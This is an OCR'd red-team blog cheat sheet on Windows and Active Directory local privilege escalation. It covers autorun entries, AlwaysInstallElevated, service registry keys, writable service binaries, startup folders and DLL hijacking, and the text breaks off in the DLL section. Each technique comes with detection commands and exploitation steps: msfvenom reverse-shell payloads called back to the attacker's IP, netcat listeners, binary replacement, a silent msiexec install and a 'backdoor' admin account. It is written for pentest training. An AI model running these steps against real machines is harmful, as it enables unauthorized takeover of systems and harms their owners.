
Active Directory - Local Privilege Escalation

0xstarlight.github.io/posts/Active-Directory-Windows-Local-Priv-Esc

Bhaskar Pal

April 1, 2022



Introduction

Welcome to my third article in the Red Teaming Series (Active Directory Local Privilege Escalation). I hope everyone has gone through the first two articles of this series which go through the basic concepts required to understand Active Directory and high-level Domain enumeration explanation.

If not so, you can give it a read from here.

This guide aims to explain Windows/Active-Directory Local Privilege escalation snippets mainly by abusing services, registries, tokens and groups etc., in detail. I will also explain those terms that every pentester/red-teamer should control to understand the attacks performed in an Active Directory network. You may refer to this as a Cheat-Sheet also.

I will continue to update this article with new privilege escalation vectors.

> **Throughout the article, I will use PowerView , winPEAS , AccessChk and PowerUp in performing local privilege escalation on an Windows/Active Directory Environment. If any other tools are required, they will be mentioned along.**

What is Privilege Escalation

Privilege escalation exploits a bug, a design flaw, or a configuration oversight in an operating system or software application to gain elevated access to resources that are generally protected from an application or user. Now that you know the meaning of privilege escalation, we can dive right into the techniques for escalation.

Autorun

Methodology

Autorun is a type of Registry Escalation.

To ensure that the IT department creates a secure environment, Windows administrators often need to know what kind of access specific users or groups have to resources, including files, directories, Registry keys, global objects, and Windows services. AccessChk quickly answers these questions with an intuitive interface and output.


So basically, we can say a particular application in a specific directory gets automatically executed with administrator privileges once he logs on. This can be abused by finding the path location and dropping our malicious executable file through which we will gain administrator access.

Detection

Using Autoruns and AccessChk

1. Transfer Autoruns64.exe on the Windows/AD machine and execute it on cmd


```
C:\Temp>
Autoruns64.exe
```



Autorun Entry	Description	Publisher	Image Path	Timestamp
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				4/15/2020 9:42 AM
My Program	Rpc Locator	Microsoft Corporation	c:\program files\autorun program\pro...	7/13/2009 7:59 PM
VMware User Process			File not found: C:\Program Files\VMw...	
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup				4/25/2020 5:46 PM
Ec2WallpaperInfo.url			c:\programdata\microsoft\windows\s...	3/27/2015 8:34 AM
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				4/25/2020 5:39 PM
Microsoft Windows	Windows Mail	Microsoft Corporation	c:\program files\windows mail\winmai...	7/13/2009 7:58 PM
HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components				4/25/2020 5:39 PM
Microsoft Windows	Windows Mail	Microsoft Corporation	c:\program files (x86)\windows mail\...	7/13/2009 7:42 PM
HKLM\Software\Classes\*\ShellEx\ContextMenuHandlers				4/25/2020 1:52 AM
7-Zip	7-Zip Shell Extension	Igor Pavlov	c:\program files\7-zip\7-zip.dll	2/21/2019 12:00 PM
HKLM\Software\Classes\AllFileSystemObjects\ShellEx\PropertySheetHandlers				4/12/2011 4:28 AM
{7EFA68C6-086B-43e1-...			c:\windows\syswow64\cscui.dll	
HKLM\Software\Classes\Directory\ShellEx\ContextMenuHandlers				4/25/2020 1:52 AM
7-Zip	7-Zip Shell Extension	Igor Pavlov	c:\program files\7-zip\7-zip.dll	2/21/2019 12:00 PM
HKLM\Software\Classes\Directory\Shellex\DragDropHandlers				4/25/2020 1:52 AM
7-Zip	7-Zip Shell Extension	Igor Pavlov	c:\program files\7-zip\7-zip.dll	2/21/2019 12:00 PM
HKLM\Software\Classes\Directory\Background\ShellEx\ContextMenuHandlers				7/14/2009 12:53 AM

2. In Autoruns, click on the `"Logon"` tab.
3. From the listed results, notice that the `"My Program"` entry is pointing to `"C:\Program Files\Autorun Program\program.exe"`.
4. Go back to the command prompt run AccessChk64.exe

```
C:\Temp> accesschk64.exe -wvu "C:\Program Files\Autorun
Program"

# Switch meaning
# w --> only show items that have write access
# v --> verbose; dispaly as many details as possible
# u --> ignore the errors
```




```
C:\Users\user>C:\Users\User\Desktop\Tools\Accesschk\accesschk64.exe -wvu "C:\Pro
gram Files\Autorun Program"

Accesschk v6.10 - Reports effective permissions for securable objects
Copyright (C) 2006-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Program Files\Autorun Program\program.exe
  Medium Mandatory Level (Default) [No-Write-Up]
  RW Everyone
        FILE_ALL_ACCESS
  RW NT AUTHORITY\SYSTEM
        FILE_ALL_ACCESS
  RW BUILTIN\Administrators
        FILE_ALL_ACCESS

C:\Users\user>_
```

Using PowerUp

1. Run PowerUp and Run `Invoke-AllChecks` (check the autoruns field)

```
C:\Temp> powershell -ep
bypass
PS C:\Temp>.
.\PowerUp.sp1
PS C:\Temp> Invoke-
AllChecks
```



```
[*] Checking for modifidable registry autoruns and configs...

Key             : HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\My Program
Path            : "C:\Program Files\Autorun Program\program.exe"
ModifiableFile  : @{Permissions=System.Object[]; ModifiablePath=C:\Program Files
                  \Autorun Program\program.exe; IdentityReference=Everyone}
```

From the output, notice that the `"Everyone"` user group has `"FILE_ALL_ACCESS"` permission on the `"program.exe"` file. To gain administrator access, we can drop our malicious executable file by overwriting on the file.

Exploitation

Kali VM

1. Start a netcat listener

```
$ sudo nc -
nvlp 53
```

2. Open an additional command prompt and type:

```
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=[tun0 IP] LPORT=53 -f
exe -o program.exe
```

3. Transfer the generated file, `program.exe`, to the Windows VM.

Windows VM

1. replace `program.exe` in `'C:\Program Files\Autorun Program'`

Kali VM

1. Wait for a reverse shell on your kali machine.

AlwaysInstallElevated

Methodology

AlwaysInstallElevated is a type of Registry Escalation.

This option is equivalent to granting full administrative rights, which can pose a massive security risk. Microsoft strongly discourages the use of this setting.

To install a package with elevated (system) privileges, set the AlwaysInstallElevated value to “1” under both of the following registry keys:

```
HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Insta
ller

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Inst
aller
```

If the AlwaysInstallElevated value is not set to “1” under both of the preceding registry keys, the installer uses elevated privileges to install managed applications and uses the current user’s privilege level for unmanaged applications.


Detection

Windows VM

1. Open command prompt and type:

```
C:\Temp> reg query
HKLM\Software\Policies\Microsoft\Windows\Installer
```

`0x1` means its ON




```
C:\Users\user>reg query HKLM\Software\Policies\Microsoft\Windows\Installer

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1

C:\Users\user>_
```

2. In command prompt type:

```
C:\Temp>reg query
HKCU\Software\Policies\Microsoft\Windows\Installer
```

`0x1` means its ON




```
C:\Users\user>reg query HKCU\Software\Policies\Microsoft\Windows\Installer

HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1

C:\Users\user>_
```

From the both output, we notice that `“AlwaysInstallElevated”` value is `1`. Hence, we can abuse this function to get privilege escalation.

Using PowerUp


1. Run Powerup.ps1 and Run `Invoke-AllChecks` (check the AlwaysInstallElevated field)

```
C:\Temp> powershell -ep
bypass
PS C:\Temp>.
.\PowerUp.sp1
PS C:\Temp> Invoke-
AllChecks
```



```
[*] Checking for AlwaysInstallElevated registry key...

AbuseFunction : Write-UserAddMSI
```

2. Run `Write-UserAddMSI` and Add backdoor user in *Administrators* group (Required RDP access)



Username	backdoor
Password	password123
Group	Administrators

3. Check local Administrators

```
C:\Temp> net localgroup
administrators
# now backdoor is added to the
localgroup administrators group
```

Exploitation

Kali VM

1. Start a netcat listener

```
$ sudo nc -
nvlp 53
```

2. Open an additional command prompt and type:

```
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=[tun0 IP] LPORT=53 -f
msi -o setup.msi
```

3. Copy the generated file, `setup.msi`, to the Windows VM.

Windows VM

1. Place `'setup.msi'` in `'C:\Temp'`
2. Open command prompt and type:

```
C:\Temp> msiexec /quiet /qn /i
C:\Temp\setup.msi
```

Kali VM

1. Wait for a reverse shell on your kali machine.

Service Registry

Methodology


A service registry consists of a cluster of servers that use a replication protocol to maintain consistency. Hence if we get Full Contol permission over the registry key, we can drop our malicious executable file to gain administrator access.

Detection

Windows VM

1. Open powershell prompt and type:

```
C:\Temp> powershell -ep bypass
PS C:\Temp> Get-Acl -Path hklm:\System\CurrentControlSet\services\regsvc
| fl
```



```
PS C:\Users\user\Desktop\Tools\PowerUp> Get-Acl -Path hklm:\System\CurrentContro
lSet\services\regsvc | fl


Path   : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentC
         ontrolSet\services\regsvc
Owner  : BUILTIN\Administrators
Group  : NT AUTHORITY\SYSTEM
Access : Everyone Allow  ReadKey
         NT AUTHORITY\INTERACTIVE Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  FullControl
         BUILTIN\Administrators Allow  FullControl
Audit  :
Sddl   : O:BAG:SYD:P(A;CI;KR;;;WD)(A;CI;KA;;;IU)(A;CI;KA;;;SY)(A;CI;KA;;;BA)


PS C:\Users\user\Desktop\Tools\PowerUp> _
```

2. Notice that the output suggests that user belong to `"NT AUTHORITY\INTERACTIVE"` has `"FullContol"` permission over the registry key.

Exploitation

Kali VM

1. Start a netcat listener

```
$ sudo nc -
nvlp 53
```

2. Open an additional command prompt and type:

```
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=[tun0 IP] LPORT=53 -f
exe -o x.exe
```

3. Copy the generated file `x.exe`, to the Windows VM.


Windows VM

1. Place `x.exe` in `'C:\Temp'`
2. Open command prompt at type:

```
C:\Temp> reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v
ImagePath /t REG_EXPAND_SZ /d c:\temp\x.exe /f
```

3. In the command prompt type:

```
C:\Temp> sc start regsvc
# If it doesnt work try restaring the service and perform the exploit
egain
```



```
C:\Users\user>sc start regsvc

SERVICE_NAME: regsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 2236
        FLAGS              :

C:\Users\user>_
```

Kali VM

1. Wait for a reverse shell on your kali machine.

Executable Files

Methodology


Microsoft Windows services, formerly known as NT services, enable you to create long-running executable applications that run in their own Windows sessions. These services can be automatically started when the computer boots, can be paused and restarted, and do not show any user interface.

Hence if we get Full Contol permission over the file path location, we can drop our malicious executable file to gain administrator access.

Detection

1. Run Powerup.ps1 and Run `Invoke-AllChecks` (check the service executable field)

```
C:\Temp> powershell -ep
bypass
PS C:\Temp>.
.\PowerUp.sp1
PS C:\Temp> Invoke-
AllChecks
```



```
[*] Checking service executable and argument permissions...

ServiceName                     : filepermsvc
Path                            : "C:\Program Files\File Permissions Service\fi
                                  lepermservice.exe"
ModifiableFile                  : C:\Program Files\File Permissions Service\fil
                                  epermservice.exe
ModifiableFilePermissions       : {ReadAttributes, ReadControl, Execute/Travers
                                  e, DeleteChild...}
ModifiableFileIdentityReference : Everyone
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'filepermsvc'
CanRestart                      : True
```

We can see that we have Modifiable File access to `"c:\Program Files\File Permissions Service\filepermservice.exe"`. To gain administrator access, we can drop our malicious executable file on this location.

Exploitation

Kali VM

1. Start a netcat listener

```
$ sudo nc -
nvlp 53
```

2. Open an additional command prompt and type:

```
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=[tun0 IP] LPORT=53 -f
exe -o x.exe
```

3. Copy the generated file `x.exe`, to the Windows VM and replace it over `filepermsvc.exe`.

Windows VM

1. In command prompt type:

```
C:\Temp> sc start
filepermsvc
```

Kali VM

1. Wait for a reverse shell on your kali machine.

Startup Applications

Methodology

Startup apps run in the background, the number of apps running on the system can be significantly more than what the user is aware of and affect system responsiveness. Startup apps are classified to include those leveraging these mechanisms to start:

- Run registry keys (HKLM, HKCU, wow64 nodes included)
- RunOnce registry keys
- Startup folders under the start menu for per user and public locations


So basically, we need full access to the Startup folder. Then by dropping our malicious executable file, we will gain administrator access.

Detection

Windows VM

1. Open command prompt and type:

```
C:\Temp> icacls.exe "C:\ProgramData\Microsoft\Windows\Start
Menu\Programs\Startup"
```



```
C:\Users\user>icacls.exe "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\S
tartup"
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup BUILTIN\Users:(F)
                                                             TCM-PC\TCM:(I)(OI)(
CI)(DE,DC)
                                                             NT AUTHORITY\SYSTEM
:(I)(OI)(CI)(F)
                                                             BUILTIN\Administrat
ors:(I)(OI)(CI)(F)
                                                             BUILTIN\Users:(I)(O
I)(CI)(RX)
                                                             Everyone:(I)(OI)(CI
)(RX)
Successfully processed 1 files; Failed processing 0 files
```

2. From the output notice that the `"BUILTIN\Users"` group has full access `'(F)'` to the directory.

Exploitation

Kali VM

1. Start a netcat listener

```
$ sudo nc -
nvlp 53
```

2. Open an additional command prompt and type:

```
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=[tun0 IP] LPORT=53  -f
exe -o y.exe
```

3. Copy the generated file, `y.exe`, to the Windows VM.

Windows VM

1. Place `y.exe` in `"C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"`.

Kali VM

1. Wait for a reverse shell on your kali machine.

DLL Hijacking

Methodology

Windows applications usually load DLL files when started. It may happen that a DLL file does not exist and the application is unable to load it. Nevertheless, an application will continue to execute as long as the missing DLL is not needed.
In case the application uses a relative and not an absolute file path, Windows searches for the file in the following directories:

- The directory from which the application is loaded
- `C:\Windows\System32`
- `C:\Windows\System`
- `C:\Windows`
- The current working directory
- Directories in the system PATH environment variable
- Directories in the user PATH environment variable


Steps taken to perform DLL hijacking are outlined below.

1. Identify vulnerable application and location
2. Identify applications PID
3. Identify vulnerable DLLs that can be hijacked
4. Use MSFVenom or other payload creation tools to create a malicious DLL
5. Replace the original DLL with the malicious DLL
6. Profit

Detection

Windows VM (RDP is required)

